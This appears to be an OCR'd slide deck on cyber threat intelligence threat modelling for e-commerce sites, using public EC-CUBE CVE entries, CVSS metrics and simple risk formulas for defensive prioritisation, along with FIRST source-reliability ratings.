
- Company loses money (stolen or by claim) ⇒ +/− 30%～40%
- Business operation disruption damage ⇒ +/− 10%
- Business reputational damage (losses of trust) ⇒ +/− 10%
- Investigation and fixing damage ⇒ +/− 15%
- Others: ⇒ +/− 30%
  - Security reputational damage (blacklisted possibility) by being maliciously utilized as adversaries further attack’s cushion infrastructure ⇒ **+/− (depends on cases)**
  - User information leaks ⇒ **+/− (depends on cases)**

(6) Enumerations for your liabilities, risk and risk bars (next page)

CTI Implementation: CTI Threat Model of E-commerce sites

List vulnerabilities/exploits, exploitation skill levels & their attack vectors

(1) Definition vulnerabilities/exploitation that can affect your EC Sites by its CVE details, i.e.:




Ec-cube » Ec-cube : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

<table>
<tr><th>#</th><th>CVE ID</th><th>CWE ID</th><th># of Exploits</th><th>Vulnerability Type(s)</th><th>Publish Date</th><th>Update Date</th><th>Score</th><th>Gained Access Level</th><th>Access</th><th>Complexity</th><th>Authentication</th><th>Conf.</th><th>Integ.</th><th>Avail.</th></tr>
<tr><td>1</td><td>CVE-2022-25355</td><td>862</td><td></td><td></td><td>2022-02-24</td><td>2022-03-04</td><td>5.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>None</td><td>Partial</td><td>None</td></tr>
<tr><td colspan="15">EC-CUBE 3.0.0 to 3.0.18-p3 and EC-CUBE 4.0.0 to 4.1.1 improperly handle HTTP Host header values, which may lead a remote unauthenticated attacker to direct the vulnerable version of EC-CUBE to send an Email with some forged reissue-password URL to EC-CUBE users.</td></tr>
<tr><td>2</td><td>CVE-2021-20842</td><td>352</td><td></td><td>CSRF</td><td>2021-11-24</td><td>2021-11-27</td><td>4.3</td><td>None</td><td>Remote</td><td>Medium</td><td>Not required</td><td>None</td><td>Partial</td><td>None</td></tr>
<tr><td colspan="15">Cross-site request forgery (CSRF) vulnerability in EC-CUBE 2 series 2.11.0 to 2.17.1 allows a remote attacker to hijack the authentication of Administrator and delete Administrator via a specially crafted web page.</td></tr>
<tr><td>3</td><td>CVE-2021-20841</td><td></td><td></td><td>Bypass</td><td>2021-11-24</td><td>2022-07-12</td><td>4.0</td><td>None</td><td>Remote</td><td>Low</td><td>???</td><td>None</td><td>Partial</td><td>None</td></tr>
<tr><td colspan="15">Improper access control in Management screen of EC-CUBE 2 series 2.11.2 to 2.17.1 allows a remote authenticated attacker to bypass access restriction and to alter System settings via unspecified vectors.</td></tr>
<tr><td>4</td><td>CVE-2021-20778</td><td></td><td></td><td>Bypass +Info</td><td>2021-07-01</td><td>2021-07-08</td><td>5.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>Partial</td><td>None</td><td>None</td></tr>
<tr><td colspan="15">Improper access control vulnerability in EC-CUBE 4.0.6 (EC-CUBE 4 series) allows a remote attacker to bypass access restriction and obtain sensitive information via unspecified vectors.</td></tr>
<tr><td>5</td><td>CVE-2021-20751</td><td>79</td><td></td><td>XSS</td><td>2021-06-28</td><td>2021-07-07</td><td>4.3</td><td>None</td><td>Remote</td><td>Medium</td><td>Not required</td><td>None</td><td>Partial</td><td>None</td></tr>
<tr><td colspan="15">Cross-site scripting vulnerability in EC-CUBE EC-CUBE 4.0.0 to 4.0.5-p1 (EC-CUBE 4 series) allows a remote attacker to inject an arbitrary script by leading an administrator or a user to a specially crafted page and to perform a specific operation.</td></tr>
<tr><td>6</td><td>CVE-2021-20750</td><td>79</td><td></td><td>XSS</td><td>2021-06-28</td><td>2021-07-07</td><td>4.3</td><td>None</td><td>Remote</td><td>Medium</td><td>Not required</td><td>None</td><td>Partial</td><td>None</td></tr>
<tr><td colspan="15">Cross-site scripting vulnerability in EC-CUBE EC-CUBE 3.0.0 to 3.0.18-p2 (EC-CUBE 3 series) and EC-CUBE 4.0.0 to 4.0.5-p1 (EC-CUBE 4 series) allows a remote attacker to inject an arbitrary script by leading an administrator or a user to a specially crafted page and to perform a specific operation.</td></tr>
<tr><td>7</td><td>CVE-2021-20717</td><td>79</td><td></td><td>XSS</td><td>2021-05-10</td><td>2021-05-17</td><td>4.3</td><td>None</td><td>Remote</td><td>Medium</td><td>Not required</td><td>None</td><td>Partial</td><td>None</td></tr>
<tr><td colspan="15">Cross-site scripting vulnerability in EC-CUBE 4.0.0 to 4.0.5 allows a remote attacker to inject a specially crafted script in the specific input field of the EC web site which is created using EC-CUBE. As a result, it may lead to an arbitrary script execution on the administrator's web browser.</td></tr>
<tr><td>8</td><td>CVE-2020-5680</td><td>20</td><td></td><td></td><td>2020-12-03</td><td>2020-12-03</td><td>5.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>None</td><td>None</td><td>Partial</td></tr>
<tr><td colspan="15">Improper input validation vulnerability in EC-CUBE versions from 3.0.5 to 3.0.18 allows a remote attacker to cause a denial-of-service (DoS) condition via unspecified vector.</td></tr>
<tr><td>9</td><td>CVE-2020-5679</td><td>1021</td><td></td><td></td><td>2020-12-03</td><td>2020-12-03</td><td>4.3</td><td>None</td><td>Remote</td><td>Medium</td><td>Not required</td><td>None</td><td>Partial</td><td>None</td></tr>
<tr><td colspan="15">Improper restriction of rendered UI layers or frames in EC-CUBE versions from 3.0.0 to 3.0.18 leads to clickjacking attacks. If a user accesses a specially crafted page while logged into the administrative page, unintended operations may be conducted.</td></tr>
<tr><td>10</td><td>CVE-2020-5590</td><td>22</td><td></td><td>Dir. Trav.</td><td>2020-06-19</td><td>2020-06-24</td><td>5.5</td><td>None</td><td>Remote</td><td>Low</td><td>???</td><td>None</td><td>Partial</td><td>Partial</td></tr>
<tr><td colspan="15">Directory traversal vulnerability in EC-CUBE 3.0.0 to 3.0.18 and 4.0.0 to 4.0.3 allows remote authenticated attackers to delete arbitrary files and/or directories on the server via unspecified vectors.</td></tr>
<tr><td>11</td><td>CVE-2018-16191</td><td>601</td><td></td><td></td><td>2019-01-09</td><td>2019-02-06</td><td>5.8</td><td>None</td><td>Remote</td><td>Medium</td><td>Not required</td><td>Partial</td><td>Partial</td><td>None</td></tr>
<tr><td colspan="15">Open redirect vulnerability in EC-CUBE (EC-CUBE 3.0.0, EC-CUBE 3.0.1, EC-CUBE 3.0.2, EC-CUBE 3.0.3, EC-CUBE 3.0.4, EC-CUBE 3.0.5, EC-CUBE 3.0.6, EC-CUBE 3.0.7, EC-CUBE 3.0.8, EC-CUBE 3.0.9, EC-CUBE 3.0.10, EC-CUBE 3.0.11, EC-CUBE 3.0.12, EC-CUBE 3.0.12-p1, EC-CUBE 3.0.13, EC-CUBE 3.0.14, EC-CUBE 3.0.15, EC-CUBE 3.0.16) allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via unspecified vectors.</td></tr>
<tr><td>12</td><td>CVE-2008-4991</td><td>89</td><td></td><td>Exec Code Sql</td><td>2008-11-06</td><td>2017-08-08</td><td>7.5</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>Partial</td><td>Partial</td><td>Partial</td></tr>
<tr><td colspan="15">SQL injection vulnerability in LOCKON CO.,LTD. EC-CUBE 2.3.0 and earlier, 1.4.7 and earlier, and 1.5.0-beta2 and earlier; and Community Edition 1.3.5 and earlier allows remote attackers to execute arbitrary SQL commands via the parameter.</td></tr>
<tr><td>13</td><td>CVE-2008-4537</td><td>79</td><td></td><td>XSS</td><td>2008-10-10</td><td>2017-08-08</td><td>4.3</td><td>None</td><td>Remote</td><td>Medium</td><td>Not required</td><td>None</td><td>Partial</td><td>None</td></tr>
<tr><td colspan="15">Cross-site scripting (XSS) vulnerability in EC-CUBE Ver1 1.4.6 and earlier, Ver1 Beta 1.5.0-beta and earlier, Ver2 2.1.2a and earlier, Ver2 Beta(RC) 2.1.1-beta and earlier, Community Edition 1.3.4 and earlier, and Community Edition Nightly-Build r17336 and earlier allows remote attackers to inject arbitrary web script or HTML via unspecified vectors, a different issue than CVE-2008-4535 and CVE-2008-4536.</td></tr>
</table>

(2) Using CVSS metrics to define each vulnerability’s exploitation skill, i.e.:



Exploitability Metrics	Value	IE (%)	Windows 7 (%)
AV	Network	99.35	**51.41**
	Adjacent	0	0
	Local	**0.65**	**48.59**
AU	None	**100**	**95.76**
	Single	0	3.95
	Multiple	0	0
AC	High	1.31	1.98
	Medium	**98.04**	37.29
	Low	0.65	**60.45**

CTI Implementation: CTI Threat Model of E-commerce sites

Defining formulation to enumerate **Threat** (Reward factor), **Likelihood**, and **Risk Bar** (for evaluation and assessment).
Each defined threat in EC Sites can be enumerated using a formula, i.e.:

$$\boxed{\text{Threat} = \frac{1}{n}\sum_{i=1}^{n}(\text{exploits/vuln}) + (\text{its accessibility/skill}) + \text{damage}}$$

Where the likelihood of a threat/exploit hits you can be defined by using Reward/Effort/Audience/Skill (REAS) => in level between 1 – 10 of a threat, divided by your factor that can contradict REAS (varied in each business),i.e.:

$$\boxed{\text{Likelihood} = \frac{\text{Reward x Effort x Audience x Skill}}{\text{Division factor that can contradict REAS}}}$$

In some cases, the “Threat” in above formula can be used as “Reward” factor. Effort and skill is based on CVSS, while Audience = affected users


CTI Implementation: CTI Threat Model of E-commerce sites

After knowing the Likelihood factor we can examine the Risk Bar of a specific or overall threat by adding Damage Reference factor, as the cost of money taken in the past incident or referential ones (depends on your policy).

Noted: The Damage Reference was actual cost that had occurred and will not include the risk impact.

Risk Bar = Likelihood x Reference damage in the past

In one example of CVE-2008-4991 (Remote/no-auth/easy SQL Execution)



#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication
1	CVE-2008-4991	89		Exec Code Sql	2008-11-06	2017-08-08	7.5	None	Remote	Low	Not required

Reward = 7.5 + 10 + 10 / 3 = 9.16; Likelihood = (9.16 x 5 x 7 x 2) / 100

Past RCE damage = 10,000 USD, then maximum Risk of this CVE is 6 times

We must improve our EC Site to mimimize the risk bar in every period.

CTI Implementation: CTI Threat Model of E-commerce sites

The important part of any Threat Model is the ACTIONS part.
The actions are generally defined by *(1) Hardening the system/security management, (2) IR program improvement, (3) CTI program improvement*


Factors to consider for taking ACTIONS are:

- To set acceptable Risk Bar value (depends on the budget) and to perform actions based on it
- To prioritize the vulnerability handling, to adjust the budget to achieve the acceptable Risk Bar
- To practise and improve the appropriate CTI models to support IR & maintenance to be prepared for "left to boom" events.
- To exercise the policy regularly
- To periodically review every policies supporting to Hardening, IR and CTI

Again, remember: **We must improve our EC Site to minimize the risk bar in every period.**

CTI Implementation: Source Information Reliability

In the FIRST CTI Curriculum it is clearly stated the "Ratings" for the CTI source & information reliability, as per stated below matrix:



Source reliability[2]

Rating		Description
A	Reliable	No doubt about the source's authenticity, trustworthiness, or competency. History of complete reliability.
B	Usually reliable	Minor doubts. History of mostly valid information.
C	Fairly reliable	Doubts. Provided valid information in the past.
D	Not usually reliable	Significant doubts. Provided valid information in the past.
E	Unreliable	Lacks authenticity, trustworthiness, and competency. History of invalid information.
F	Cannot be judged	Insufficient information to evaluate reliability. May or may not be reliable.


Information reliability[2]

Rating		Description
1	Confirmed	Logical, consistent with other relevant information, confirmed by independent sources.
2	Probably true	Logical, consistent with other relevant information, not confirmed.
3	Possibly true	Reasonably logical, agrees with some relevant information, not confirmed.
4	Doubtfully true	Not logical but possible, no other information on the subject, not confirmed.
5	Improbable	Not logical, contradicted by other relevant information.
6	Cannot be judged	The validity of the information can not be determined.

To avoid assumptive report level, in this case handling we are using "Reliable & Usually" reliable sources as source of information (i.e. OSINT) and "Confirmed" reliability only (i.e. for Evidence Collective).

CTI Implementation: The Data Processing Method

We are using the **TIQ-test version 2 for the data processing method** in the Threat Research part, by applying coverage test that allows us to measure how much independent data is provided by each data-source we ingest. This information can be used to compare different feeds of data, and to evaluate whether they have a relationship.



The TIQ-Test is explained in FIRST CTI SIG's CTI Curriculum in Chapter Methods & Methodology

